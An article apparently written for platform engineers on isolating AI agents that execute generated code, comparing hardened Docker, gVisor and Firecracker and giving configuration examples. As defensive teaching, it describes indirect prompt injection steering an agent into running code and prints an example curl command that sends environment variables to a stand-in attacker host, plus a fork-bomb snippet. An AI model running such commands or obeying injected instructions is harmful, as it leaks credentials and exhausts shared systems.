Why Docker Is Not Enough: Enforcing Hard Security Boundaries for AI Agents

Author: Principal Cloud Security Architect & Infrastructure Engineer
Target Audience: DevOps Leads, Platform Engineers, Security Architects, and AI Engineers

1. Introduction & The AI Threat Model

Traditional microservice security assumes a deterministic runtime environment: pre-compiled binaries execute a bounded set of operations against known databases or APIs. Generative AI fundamentally breaks this assumption. When you build autonomous AI agents equipped with code interpreters or shell access, you are deploying a non-deterministic execution engine designed to dynamically generate and execute arbitrary code.

This expands the threat model drastically, primarily through **Indirect Prompt Injection (IPI)**. A malicious actor can embed instructions in external data (e.g., an analyzed website, a processed PDF, or a parsed email) that subverts the LLM's operational logic. Instead of summarizing a document, the agent is instructed to execute a Python payload.

> *"An AI agent operating with ambient credentials is a rogue insider by design. If untethered, it possesses the autonomous capability to execute shells, exfiltrate environment variables, and map internal networks."*

When an agent executes an injected payload like `os.system('curl http://attacker.com/?keys=$(env)')`, it inherits the IAM roles, local environment variables, and network privileges of the node it runs on. Standard containerization is wholly inadequate for this threat profile.


2. The Shared-Kernel Problem: Why Standard Docker Fails

Docker is not a security boundary; it is a packaging format leveraging Linux *namespaces* for visibility isolation and *cgroups* for resource limitation. **Docker containers share the host kernel.**

A standard Docker container exposes over 350 system calls (syscalls) directly to the host OS. This massive attack surface means any zero-day kernel exploit (like Dirty Pipe or io_uring vulnerabilities) allows code executing inside the container to break out and compromise the host node.

Furthermore, AI execution runtimes often employ egregious container anti-patterns out of convenience:

- **Mounting `/var/run/docker.sock`:** Often done to let agents spin up sibling containers. This grants immediate root access to the host.
- **Running as `root`:** Failing to specify a non-root `USER` in the Dockerfile allows local privilege escalation attacks.
- **Using `--privileged`:** Disables SECCOMP, AppArmor, and SELinux, turning off the few protections Docker natively provides.




3. The 4 Mandatory Enforcement Boundaries

To safely execute AI-generated code, platform engineers must enforce a defense-in-depth model built on four non-negotiable boundaries:

1. **Kernel Isolation:** The untrusted code must never communicate directly with the host kernel. Use microVMs (hardware virtualization) or user-space kernels to intercept and filter system calls.
2. **Network Egress (Default-Deny):** Agents must be blocked from traversing internal VPC networks (RFC 1918) and strictly prohibited from accessing cloud Instance Metadata Service (IMDS) endpoints at `169.254.169.254`. Allowed external API calls should be routed through a domain-allowlisted transparent proxy.
3. **Filesystem & Secrets:** AI code must execute in a `--read-only` root filesystem. Any required scratch space should be a tightly bounded `tmpfs` (RAM-backed, ephemeral). Never inject static `.env` files; fetch short-lived tokens via an external credentials broker at runtime.

4. **Resource Allocations:** AI-generated code can easily trigger resource exhaustion or fork bombs (`while True: os.fork()`). You must enforce strict limits on RAM, CPU quotas, execution timeouts, and critically, the maximum number of PIDs (`pids_limit`).



4. Hard Boundary Architectures: gVisor vs. Firecracker

To implement Kernel Isolation, infrastructure engineers generally choose between two prominent open-source technologies:

gVisor (User-Space Kernel)

Developed by Google, gVisor's `runsc` acts as an application kernel written in Go. It intercepts syscalls made by the container and implements them in user space, heavily filtering what reaches the host kernel.

- **Pros:** Excellent Docker and Kubernetes integration. Fast startup times (< 200ms) and low memory overhead per sandbox.
- **Cons:** Incomplete syscall implementation. Highly complex AI frameworks relying on obscure Linux features might fail to execute.

Firecracker / Kata Containers (MicroVMs)

Developed by AWS (powering AWS Lambda), Firecracker uses KVM to provision lightweight hardware-virtualized microVMs. It replaces the heavy QEMU device model with a minimal virtio implementation.

- **Pros:** Bulletproof security. The AI code runs inside a guest kernel; attacking the host requires breaking out of KVM hardware virtualization.

- **Cons:** Requires bare-metal instances or nested-virtualization support (which adds latency). Higher memory overhead and requires snapshot management for rapid cold starts.

5. Executable Code & Configuration Artifacts

Hardened Docker Execution (Defense in Depth)

If you cannot deploy microVMs immediately, you must severely restrict the standard Docker runtime. A hardened execution environment drops all capabilities, limits process creation, and locks the filesystem.

```
docker run --rm -it \
  --read-only \
  --tmpfs /tmp:rw,noexec,nosuid,size=65536k \
  --cap-drop=ALL \
  --security-opt=no-new-privileges:true \
  --pids-limit=64 \
  --memory="256m" \
  --cpus="0.5" \
  --network none \
  ai-agent:latest
```

Network Egress Lockdown (iptables)

If your agent requires network access, it should be placed on a custom Docker bridge with stringent `iptables` rules applied to the `DOCKER-USER` chain.

```
# 1. Drop Cloud Metadata (IMDS) access absolutely
iptables -I DOCKER-USER -i br-agent -d 169.254.169.254 -j DROP

# 2. Drop lateral movement to internal VPC networks (RFC 1918)
iptables -I DOCKER-USER -i br-agent -d 10.0.0.0/8 -j DROP
iptables -I DOCKER-USER -i br-agent -d 172.16.0.0/12 -j DROP

# 3. Allow established/related response traffic
iptables -I DOCKER-USER -i br-agent -m state --state ESTABLISHED,RELATED -j ACCEPT
```

gVisor Configuration (`/etc/docker/daemon.json`)

To route containers through gVisor, register the `runsc` binary in the Docker daemon configuration:

```
{
  "runtimes": {
    "runsc": {
      "path": "/usr/local/bin/runsc"
    }
  }
}
```

Then execute with `docker run --runtime=runsc ...`

6. Production DX & Architectural Trade-offs

Lifecycles: One-shot vs. Stateful
If your agents are processing batch tasks or evaluating untrusted pull requests, design them as *ephemeral one-shots*. Firecracker excels here. If you are building a stateful conversational agent (like a coding assistant) that needs continuous access to a workspace, gVisor provides a better balance of persistence and security.

Cold Start Optimization
Booting a new kernel per request introduces latency. To optimize cold starts, use Firecracker's *microVM snapshotting*. You can boot a microVM, pause it, and save the memory state to disk. Subsequent agent invocations clone this memory snapshot, dropping boot times from 500ms to < 50ms.

Observability & Forensics
Since agents execute dynamically generated code, standard application logs are insufficient. Implement system call tracing using eBPF tools like **Cilium Tetragon**. If an agent suddenly spawns a `netcat` process or attempts to execute `/bin/sh`, eBPF rules can instantly kill the process and generate an audit trail.

7. Architectural Decision Matrix & Conclusion

Agent Use Case	Recommended Isolation	Startup Latency	Resource Overhead
Trusted Internal Data Scripts	Hardened Docker Runtime	< 50ms	Very Low
Interactive Coding Assistant (Stateful)	gVisor (`runsc`)	~200ms	Low
Untrusted User-Submitted Prompts / Code	Firecracker (MicroVMs)	< 100ms (Snapshots)	Medium / High
Multi-Tenant Autonomous Agents	Firecracker + Dedicated VPC	< 100ms	High

The era of trusting deterministic microservice logic is over. When building autonomous AI agents, you are essentially providing shell-as-a-service to a non-deterministic entity susceptible to prompt injection. Standard Docker is not a containment strategy; it is a liability. By adopting hard boundaries—microVMs, immutable filesystems, and default-deny egress policies—you can harness the power of agentic workflows without risking the keys to your cloud infrastructure.